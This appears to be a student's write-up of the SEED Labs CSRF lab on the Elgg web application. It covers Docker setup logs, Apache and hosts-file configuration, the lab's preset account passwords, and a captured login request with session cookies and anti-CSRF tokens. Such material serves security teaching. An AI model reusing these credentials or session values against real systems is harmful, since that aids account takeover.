Cross-Site Request Forgery (CSRF) Attack Lab
(Web Application: Elgg)

2 Lab Environment Setup

2.1 Container Setup and Commands

- Step 1: download the **Labsetup.zip** file to your VM from the lab's website https://seedsecuritylabs.org/Labs_20.04/Files/Web_CSRF_Elgg/Labsetup.zip
- Step 2: unzip it
- Step 3: enter the Labsetup folder: command **dcbuild, dcup**

seed@VM: ~/.../Labsetup

```
[04/14/25]seed@VM:~/.../Labsetup$ dcbuild
Building elgg
Step 1/10 : FROM handsonsecurity/seed-elgg:original
original: Pulling from handsonsecurity/seed-elgg
da7391352a9b: Already exists
14428a6d4bcd: Already exists
2c2d948710f2: Already exists
d801bb9d0b6c: Already exists
9c11a94ddf64: Pull complete
81f03e4cea1b: Pull complete
0ba9335b8768: Pull complete
8ba195fb6798: Pull complete
264df06c23d3: Pull complete
Digest: sha256:728dc5e7de5a11bea1b741f8ec59ded392bbeb9eb2fb425b8750773ccda8f706
Status: Downloaded newer image for handsonsecurity/seed-elgg:original
 ---> e7f441caa931
Step 2/10 : ARG WWWDir=/var/www/elgg
 ---> Running in fe93804cd8a8
Removing intermediate container fe93804cd8a8
 ---> ab4fc88e55a6
Step 3/10 : COPY elgg/settings.php $WWWDir/elgg-config/settings.php
 ---> d265f0802e86
Step 4/10 : COPY elgg/Csrf.php     $WWWDir/vendor/elgg/elgg/engine/classes/Elgg/Security/Csrf.php
 ---> 6a5ae56a87d2
Step 5/10 : COPY elgg/ajax.js      $WWWDir/vendor/elgg/elgg/views/default/core/js/
 ---> 33815a889476
Step 6/10 : COPY apache_elgg.conf /etc/apache2/sites-available/
 ---> 54fbbadda0f0
Step 7/10 : RUN  a2ensite apache_elgg.conf
 ---> Running in 0b169e5cda06
Site apache_elgg already enabled
Removing intermediate container 0b169e5cda06
 ---> c93973a8d7a6
Step 8/10 : COPY defense /var/www/defense
 ---> 5987befa2563
Step 9/10 : COPY apache_defense.conf /etc/apache2/sites-available/
 ---> da196f4cc9c3
Step 10/10 : RUN  a2ensite apache_defense.conf
 ---> Running in 08cb23114627
Enabling site apache_defense.
To activate the new configuration, you need to run:
  service apache2 reload
Removing intermediate container 08cb23114627
 ---> 7e26c020fed7

Successfully built 7e26c020fed7
```

```
Successfully built 7e26c020fed7
Successfully tagged seed-image-www-csrf:latest
Building mysql
Step 1/7 : FROM mysql:8.0.22
8.0.22: Pulling from library/mysql
a076a628af6f: Pull complete
f6c208f3f991: Pull complete
88a9455a9165: Pull complete
406c9b8427c6: Pull complete
7c88599c0b25: Pull complete
25b5c6debdaf: Pull complete
43a5816f1617: Pull complete
69dd1fbf9190: Pull complete
5346a60dcee8: Pull complete
ef28da371fc9: Pull complete
fd04d935b852: Pull complete
050c49742ea2: Pull complete
Digest: sha256:0fd2898dc1c946b34dceaccc3b80d38b1049285c1dab70df7480de62265d6213
Status: Downloaded newer image for mysql:8.0.22
 ---> d4c3cafb11d5
Step 2/7 : ARG DEBIAN_FRONTEND=noninteractive
 ---> Running in a4abad95ecc0
Removing intermediate container a4abad95ecc0
 ---> ca0b6c4a4281
Step 3/7 : ENV MYSQL_ROOT_PASSWORD=dees
 ---> Running in 237b9228ab02
Removing intermediate container 237b9228ab02
 ---> 4d8842fdb49f
Step 4/7 : ENV MYSQL_USER=seed
 ---> Running in b496c8d15dac
Removing intermediate container b496c8d15dac
 ---> aa3951ae0cd5
Step 5/7 : ENV MYSQL_PASSWORD=dees
 ---> Running in d8d350b913ef
Removing intermediate container d8d350b913ef
 ---> fdfe67cc2c2c
Step 6/7 : ENV MYSQL_DATABASE=elgg_seed
 ---> Running in 94817214ea2f
Removing intermediate container 94817214ea2f
 ---> 1ce0992e4bd4
Step 7/7 : COPY elgg.sql  /docker-entrypoint-initdb.d
 ---> e6f07176cd93

Successfully built e6f07176cd93
Successfully tagged seed-image-mysql-csrf:latest
```

```
Building attacker
Step 1/3 : FROM handsonsecurity/seed-server:apache-php
 ---> 2365d0ed3ad9
Step 2/3 : COPY apache_attacker.conf server_name.conf /etc/apache2/sites-available/
 ---> ea6ee4a29fd7
Step 3/3 : RUN  a2ensite server_name.conf        && a2ensite apache_attacker.conf
 ---> Running in ce2959a0a512
Enabling site server_name.
To activate the new configuration, you need to run:
  service apache2 reload
Enabling site apache_attacker.
To activate the new configuration, you need to run:
  service apache2 reload
Removing intermediate container ce2959a0a512
 ---> f6e0b93444b4

Successfully built f6e0b93444b4
Successfully tagged seed-image-attacker-csrf:latest
```

```
seed@VM: ~/.../Labsetup                    seed@VM: ~/.../Labsetup
[04/14/25]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (mitm-proxy-10.9.0.143, client-10.9.0.5, server-10.9.0.43) for this project. If
 you removed or renamed this service in your compose file, you can run this command with the --remove-orphans fl
ag to clean it up.
Creating elgg-10.9.0.5       ... done
Creating attacker-10.9.0.105 ... done
Creating mysql-10.9.0.6      ... done
Attaching to elgg-10.9.0.5, attacker-10.9.0.105, mysql-10.9.0.6
mysql-10.9.0.6 | 2025-04-14 07:10:01+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debia
n10 started.
mysql-10.9.0.6 | 2025-04-14 07:10:01+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2025-04-14 07:10:01+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debia
n10 started.
mysql-10.9.0.6 | 2025-04-14 07:10:02+00:00 [Note] [Entrypoint]: Initializing database files
mysql-10.9.0.6 | 2025-04-14T07:10:02.072162Z 0 [System] [MY-013169] [Server] /usr/sbin/mysqld (mysqld 8.0.22) in
itializing of server in progress as process 45
mysql-10.9.0.6 | 2025-04-14T07:10:02.082287Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
elgg-10.9.0.5 |  * Starting Apache httpd web server apache2                      *
attacker-10.9.0.105 |  * Starting Apache httpd web server apache2                 *
mysql-10.9.0.6 | 2025-04-14T07:10:04.323049Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
mysql-10.9.0.6 | 2025-04-14T07:10:06.943091Z 6 [Warning] [MY-010453] [Server] root@localhost is created with an
empty password ! Please consider switching off the --initialize-insecure option.
mysql-10.9.0.6 | 2025-04-14 07:10:12+00:00 [Note] [Entrypoint]: Database files initialized
mysql-10.9.0.6 | 2025-04-14 07:10:12+00:00 [Note] [Entrypoint]: Starting temporary server
mysql-10.9.0.6 | mysqld will log errors to /var/lib/mysql/bda969d5d2c3.err
mysql-10.9.0.6 | mysqld is running as pid 92
mysql-10.9.0.6 | 2025-04-14 07:10:18+00:00 [Note] [Entrypoint]: Temporary server started.
mysql-10.9.0.6 | Warning: Unable to load '/usr/share/zoneinfo/iso3166.tab' as time zone. Skipping it.
mysql-10.9.0.6 | Warning: Unable to load '/usr/share/zoneinfo/leap-seconds.list' as time zone. Skipping it.
mysql-10.9.0.6 | Warning: Unable to load '/usr/share/zoneinfo/zone.tab' as time zone. Skipping it.
mysql-10.9.0.6 | Warning: Unable to load '/usr/share/zoneinfo/zone1970.tab' as time zone. Skipping it.
mysql-10.9.0.6 | 2025-04-14 07:10:21+00:00 [Note] [Entrypoint]: Creating database elgg_seed
mysql-10.9.0.6 | 2025-04-14 07:10:22+00:00 [Note] [Entrypoint]: Creating user seed
mysql-10.9.0.6 | 2025-04-14 07:10:22+00:00 [Note] [Entrypoint]: Giving user seed access to schema elgg_seed
mysql-10.9.0.6 |
mysql-10.9.0.6 | 2025-04-14 07:10:22+00:00 [Note] [Entrypoint]: /usr/local/bin/docker-entrypoint.sh: running /do
cker-entrypoint-initdb.d/elgg.sql
mysql-10.9.0.6 |
mysql-10.9.0.6 |
mysql-10.9.0.6 | 2025-04-14 07:10:24+00:00 [Note] [Entrypoint]: Stopping temporary server
mysql-10.9.0.6 | 2025-04-14 07:10:28+00:00 [Note] [Entrypoint]: Temporary server stopped
mysql-10.9.0.6 |
mysql-10.9.0.6 | 2025-04-14 07:10:28+00:00 [Note] [Entrypoint]: MySQL init process done. Ready for start up.
mysql-10.9.0.6 |

mysql-10.9.0.6 | 2025-04-14T07:10:29.393407Z 0 [System] [MY-010116] [Server] /usr/sbin/mysqld (mysqld 8.0.22) st
arting as process 1
mysql-10.9.0.6 | 2025-04-14T07:10:29.406108Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
mysql-10.9.0.6 | 2025-04-14T07:10:30.451150Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
mysql-10.9.0.6 | 2025-04-14T07:10:31.276184Z 0 [System] [MY-011323] [Server] X Plugin ready for connections. Bin
d-address: '::' port: 33060, socket: /var/run/mysqld/mysqlx.sock
mysql-10.9.0.6 | 2025-04-14T07:10:31.366427Z 0 [Warning] [MY-010068] [Server] CA certificate ca.pem is self sign
ed.
mysql-10.9.0.6 | 2025-04-14T07:10:31.366624Z 0 [System] [MY-013602] [Server] Channel mysql_main configured to su
pport TLS. Encrypted connections are now supported for this channel.
mysql-10.9.0.6 | 2025-04-14T07:10:31.374085Z 0 [Warning] [MY-011810] [Server] Insecure configuration for --pid-f
ile: Location '/var/run/mysqld' in the path is accessible to all OS users. Consider choosing a different directo
ry.
mysql-10.9.0.6 | 2025-04-14T07:10:31.416976Z 0 [System] [MY-010931] [Server] /usr/sbin/mysqld: ready for connect
ions. Version: '8.0.22'  socket: '/var/run/mysqld/mysqld.sock'  port: 3306  MySQL Community Server - GPL.
```

All the containers will be running in the background. To run commands on a container, we often need to get a shell on that container. Using **dockps, docksh**

Another terminal:


```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup
[04/14/25]seed@VM:~/.../Labsetup$ dockps
bda969d5d2c3  mysql-10.9.0.6
2c82fed5ed6f  attacker-10.9.0.105
5d349e6f0d8a  elgg-10.9.0.5
[04/14/25]seed@VM:~/.../Labsetup$
```

- and use the docker-compose.yml file to set up the lab environment.


2.2 Elgg Web Application

a. The Elgg container

apache_elgg.conf inside the **Elgg image folder**.




```
[04/14/25]seed@VM:~/.../Labsetup$ cd image_www
[04/14/25]seed@VM:~/.../image_www$ vi apache_elgg.conf
```




```
<VirtualHost *:80>
    DocumentRoot /var/www/elgg
    ServerName   www.seed-server.com
    <Directory /var/www/elgg>
        Options FollowSymlinks
        AllowOverride All
        Require all granted
    </Directory>
</VirtualHost>
~
```

b. The Attacker container

a folder (**Labsetup/attacker** on the hosting VM) to the container's /var/www/attacker folder, which is the DocumentRoot folder in our Apache configuration.

c. DNS configuration

to add the following entries to the **/etc/hosts** file, so these hostnames are mapped to their corresponding IP addresses. You need to use the root privilege to change this file (using **sudo**).

10.9.0.5 www.seed-server.com
10.9.0.5 www.example32.com
10.9.0.105 www.attacker32.com

```
[04/14/25]seed@VM:~/.../Labsetup$ sudo vim /etc/hosts
```


seed@VM: ~/.../Labsetup

seed@VM: ~/.../Labsetup | seed@VM: ~/.../Labsetup

```
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# For DNS Rebinding Lab
192.168.60.80   www.seedIoT32.com

# For SQL Injection Lab
10.9.0.5        www.SeedLabSQLInjection.com

# For XSS Lab
10.9.0.5        www.xsslabelgg.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com
# For CSRF Lab
#10.9.0.5        www.csrflabelgg.com
#10.9.0.5        www.csrflab-defense.com
#10.9.0.105      www.csrflab-attacker.com

10.9.0.5        www.seed-server.com
10.9.0.5        www.example32.com
10.9.0.105      www.attacker32.com

# For Shellshock Lab
10.9.0.80       www.seedlab-shellshock.com
10.9.0.80       www.thanh2024.com

# For Hostname check lab
172.217.194.103 www.gooooooogle.com

~
~
~
~
~
-- INSERT --                                                    39,
```

d. MySQL database

the mysql data folder on the host machine (inside Labsetup)



e. User accounts


several user accounts on the Elgg server are created.


UserName	Password
admin	seedelgg
alice	seedalice
boby	seedboby
charlie	seedcharlie
samy	seedsamy

3 Lab Tasks: Attacks


3.1 Task 1: Observing HTTP Request.

Step 1: Enter Name and Password into page www.seed-server.com





Step 2: Open HTTP Header Live and Login



Step 3: to capture an HTTP GET request and parameters in Elgg.

```
http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=----geckoformboundarye6a3926e3cf4439566638bb5e375f66e
Content-Length: 550
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=ue75up0vivhrcbpcpk5gsgh5m6
__elgg_token=dF9wiS-ldEXwxqDBIxPVAw&__elgg_ts=1745184866&username=alice&password=seedalice
POST: HTTP/1.1 200 OK
Date: Sun, 20 Apr 2025 21:37:20 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Set-Cookie: Elgg=lm1s205mtddk5hpudjrvciis05; path=/
Vary: User-Agent
Content-Length: 408
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
```

Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox

POST http://www.seed-server.com/action/login

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=----geckoformboundarye6a3926e3cf4439566638bb5e375f66e
Content-Length: 550
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=ue75up0vivhrcbpcpk5gsgh5m6
```


```
__elgg_token=dF9wiS-ldEXwxqDBIxPVAw&__elgg_ts=1745184866&username=alice&password=seedalice
```

Send

Content-Length:90

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0	Identifies the client software
Accept: application/json, text/javascript, */ *; q=0.01	Specifies media types accepted
X-Elgg-Ajax-API: 2	Custom header, possibly for Elgg framework or AJAX validation
X-Requested-With: XMLHttpRequest	Indicates an AJAX request
Content-Type: multipart/form-data; boundary =----geckoformboundarye6a3926e3cf4439566638bb5e375f66e	Indicates form data with files or large data
Content-Length: 550	Size of the request body
Origin: http://www.seed-server.com	CORS policy enforcement
Beferer: http://www.seed-server.com/	Tells where the request originated
Cookie: Elgg=ue75up0vivhrcbpcpk5gsgh5m6	**Session Identifier**

Step 4: to capture an HTTP POST request and parameters in Elgg.




Cookie: Elgg=lmls205mtddk5hpudjrvciis05	**session ID**
Upgrade-Insecure-Requests: 1	Tells the server the client prefers secure responses

